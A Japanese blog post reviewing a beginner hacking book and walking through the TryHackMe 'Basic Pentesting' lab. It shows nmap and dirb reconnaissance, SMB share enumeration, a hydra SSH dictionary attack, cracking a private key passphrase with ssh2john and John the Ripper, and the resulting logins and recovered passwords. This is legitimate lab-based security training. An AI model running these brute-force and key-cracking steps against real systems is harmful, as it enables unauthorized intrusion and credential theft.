

7日間でハッキングをはじめる本 TryHackMeを使って身体で覚える 攻撃手法と脆弱性



7日間のスケジュール

1日目	2日目	3日目	4日目	5日目	6日目	7日目
ハッキングの準備をする	はじめてのハッキング	試してみる 悪用厳禁のエクスプロイトを試してみる	よくある脆弱性を使って怪しいシヨップで遊ぶ	WordPressから侵入する	Active Directoryのハッキング実践	WordPressのハッキング実践

Windows持っていたら比較的誰でもできるようにハッキングって具体的に何？という部分が学習できます。

今回は書籍の内容の2日目までを具体的に紹介！

はじめに

ハッキングは、コンピューターシステムやネットワークに不正に侵入し、機密情報を盗み出したり、システムを破壊したりする行為を指します。ハッカーは、セキュリティシステムを回避するためにさまざまな手法を使用し、ソフトウェアの脆弱性を悪用したり、ソーシャルエンジニアリングを行ったりします。

....はい。犯罪です。不正アクセス禁止法(通称)違反、ウイルス作成罪(通称)、電子計算機損壊等業務妨害罪などに該当します。やめましょう。

では、どうするの？





















攻撃用サイトがあります！

TryHackMe



網羅的にサイバーセキュリティを学べるのでオススメです。

Popular

 Agent Sudo You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.  Easy	 Anthem Exploit a Windows machine in this beginner level challenge.  Easy	 Blog Billy Joel made a Wordpress blog!  Medium	 Blue Deploy & hack into a Windows machine, leveraging common misconfigurations issues.  Easy
 Blueprint Hack into this Windows machine and escalate your privileges to Administrator.  Easy	 Cyborg A box involving encrypted archives, source code analysis and more.  Easy	 dogcat I made a website where you can look at pictures of dogs and/or cats! Exploit a PHP application via LFI and break out of a docker container.  Medium	 Investigating Windows 2.0 In the previous challenge you performed a brief analysis. Within this challenge, you will take a deeper dive into the attack.  Medium
 Investigating Windows 3.x	 Mr Robot CTF	 Nax	 OWASP Top 10


TryHackMeを使うといってもハッキングにはいくつか必要なツールがあります。ハッキングのツールというよりセキュリティの監査で使うようなツールといった方が正しい。これらを都度容易すると大変なのでKali Linuxを使います

The most advanced Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

Kernel Auditing Linux(カーネル監査)向けに設計されたLinux distributionです。約600個のペネトレーションテスト用プログラムが初めから入っていて便利です。

書籍のDay1では以下のような環境の作成から載っており、とてもわかりやすいです。



Day2から具体的な演習が始まります。

Basic Penetration Testing → 基本的な侵入テスト

どんなことをする？

ターゲットマシンが公開しているサービスを探しましょう。→要は侵入の入り

□

HTTPポートが開いていますね？

ブラウザで開いてみましょう？

手がかりは？

侵入できそうですか？

うかつなユーザーのアカウントで侵入しました。パスワードファイルがありますか？

別ユーザーのフォルダで見つけたど権限がなく開けません

なんとかアクセス権をとれませんか。

あっ、SSHのパスワードファイルが読めますね。

SSHで入る。。。パスワードで保護されている。

解除してゴール！

具体的なところを見ていきましょう。

まずTryHackMeで課題のマシンを起動するとIPアドレスが表示されるのでそれを使ってアクセス！

そしてnmap実行

nmap:ポートスキャンするプログラム

```
# Nmap 7.94SVN scan initiated Mon Sep 16 13:43:54 2024 as: nmap -sV -Pn -oN nmap.txt -v 10.10.125.143
Increasing send delay for 10.10.125.143 from 0 to 5 due to 60 out of 198 dropped probes since last increase.
Nmap scan report for 10.10.125.143
Host is up (0.37s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp  open  ajp13?
8080/tcp  open  http-proxy?
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 16 13:48:05 2024 -- 1 IP address (1 host up) scanned in 251.41 seconds
```



って感じなんですけど。以下のように考えましょう。

- sshのポートが開いている。。。だけじゃなくて。
IDやパスワード、秘密鍵があれば侵入できるかも。でも、今はヒントも何もないし厳しいか。どこかにヒントがないかな
- httpが開いている。ヒントねえかな
- Sambaのポートが開いている。フォルダ共有してるんじゃない。

まず、HTTP見てみるか。

Undergoing maintenance

Please check back later

まだ、作りかけ。。。。

とりあえず、ソースコードを見てみると

```

1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11

```

note sectionを見てって言うてるから共有してるんじゃない。とはいえ、直リンが張られていない場所を探すことは大変。どうするか。

dirbというwebアプリケーションの監査を支援するソフトを使いましょう。


```
dirb <url_base> [<wordlist_file(s)>] [options]
```

※<url_base> : スキャンするベースURL。セッションを再開するには-resumeを使用してください。

※<wordlist_file(s)> : ワードファイルのリスト。(ワードファイル1,ワードファイル2,ワードファイル3...)

ワードファイルが辞書ファイルとか言われるものです。

これを使うと、http://10.0.0.0/developmentというURLが見つかります。ここをアクセスすると。。



j.txtを見ると

etc/shadowの中身を監査して、脆弱な認証情報がないことを確認したんですが、あなたのハッシュは本当に簡単にクラックできました。パスワードのポリシーはご存知でしょうから、それに従ってください。早急にパスワードを変更してください。

- K -

うん。jがアウトなことしていますね。

jさんの名前がわかれば侵入できそう。。。

ひととおりWebから漁れる部分は漁ったので次はSambaのポートからファイル共有を見ていきましょうか。

samclientで共有フォルダを見てみると

```
... x kali@kal...ing/Day2 x kali@kal...ing/Day2 x kali@kal...ing/Day2 x
command 'msb' from deb mysql-sandbox
command 'mb' from deb mrbayes
command 'wmb' from deb wml
command 'smbd' from deb samba
次を試してみてください: sudo apt install <deb name>

(kali㉿kali)-[~/7DaysHacking/Day2]
$ smbclient -L 10.10.125.143
Password for [WORKGROUP\kali]:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      Anonymous      Disk
      IPC$            IPC        IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      ───          ───
      Workgroup        Master
      WORKGROUP        BASIC2
```

Anonymousという共有フォルダを見るとstaff.txtというテキストがあったので、そこからjanとkayというユーザーがいました。

ここまでの情報を整理すると、

- sshが開いている
- JanさんとKayさんがいる
- Janさんのパスワードは脆弱

Janのパスワードをクラックしましょうか

辞書攻撃しましょう。

辞書攻撃

ブルートフォースアタック（総当たり攻撃）の一種です。ブルートフォースアタックは、あらゆる文字列を機械的に試行し続け、正解のパスワードを探し出す攻撃手法です。

hydraというブルートフォースでパスワードをクラッキングできるツールを使いましょう。きっと監査のためのツールです。

hydra -l <対象ユーザ名> -P <辞書ファイルパス> ssh://<攻撃先のIP> -t 4

```
07:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:
:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.125.143:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 14344331 to do in 3515:47h,
active
[STATUS] 74.67 tries/min, 224 tries in 00:03h, 14344175 to do in 3201:50h,
active
[STATUS] 71.71 tries/min, 502 tries in 00:07h, 14343897 to do in 3333:35h,
active
[22][ssh] host: 10.10.125.143 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16
18:27
```

はい。これでssh jan@<マシンのIP>を入れてパスワードを入れたら侵入できました。

janさんは迂闊な人なのであまり立場がよくないようです。重要なファイルへのアクセス権がありません。

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Sep 16 01:13:04 2024 from 10.17.15.83
jan@basic2:~$ ls
jan@basic2:~$ ls /home
jan kay
jan@basic2:~$ ls /home/kay
pass.bak
jan@basic2:~$ cat /home/kay/pass.bak
cat: /home/kay/pass.bak: Permission denied
jan@basic2:~$ ls -l /home/kay/pass.bak
-rw----- 1 kay kay 57 Apr 23 2018 /home/kay/pass.bak
jan@basic2:~$
```

kayさんのフォルダに大事なフォルダがありましたが当然アクセス権はありませんでした。

ただ、

```
jan@basic2:~$ ls -l /home/kay/.ssh/id_rsa
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
```

Kayさんのsshの秘密鍵は読み込めますね。次はここから

John the Ripperというハッシュから弱いパスワードを解析できるツールがあります。きっと監査のためのツールです。

```
(kali㉿kali)-[~/7DaysHacking/Day2]  
$ ssh2john kay_id_rsa
```

```
(kali㉿kali)-[~/7DaysHacking/Day2]  
$ john forjhn.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
beeswax (kay_id_rsa)  
1g 0:00:00:00 DONE (2024-09-16 14:46) 14.28g/s 1181Kp/s 1181Kc/s 1181KC/s beh  
lat..bball40  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
  
(kali㉿kali)-[~/7DaysHacking/Day2]  
$
```

beeswaxというパスワードが見つかったので、sshでアクセスすると

```
(kali㉿kali)-[~/7DaysHacking/Day2]  
$ ssh -i kay_id_rsa kay@10.10.125.143  
Enter passphrase for key 'kay_id_rsa':  
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102  
kay@basic2:~$ ls  
pass.bak  
kay@basic2:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolicy$$  
kay@basic2:~$
```

なにかのパスワードが見れました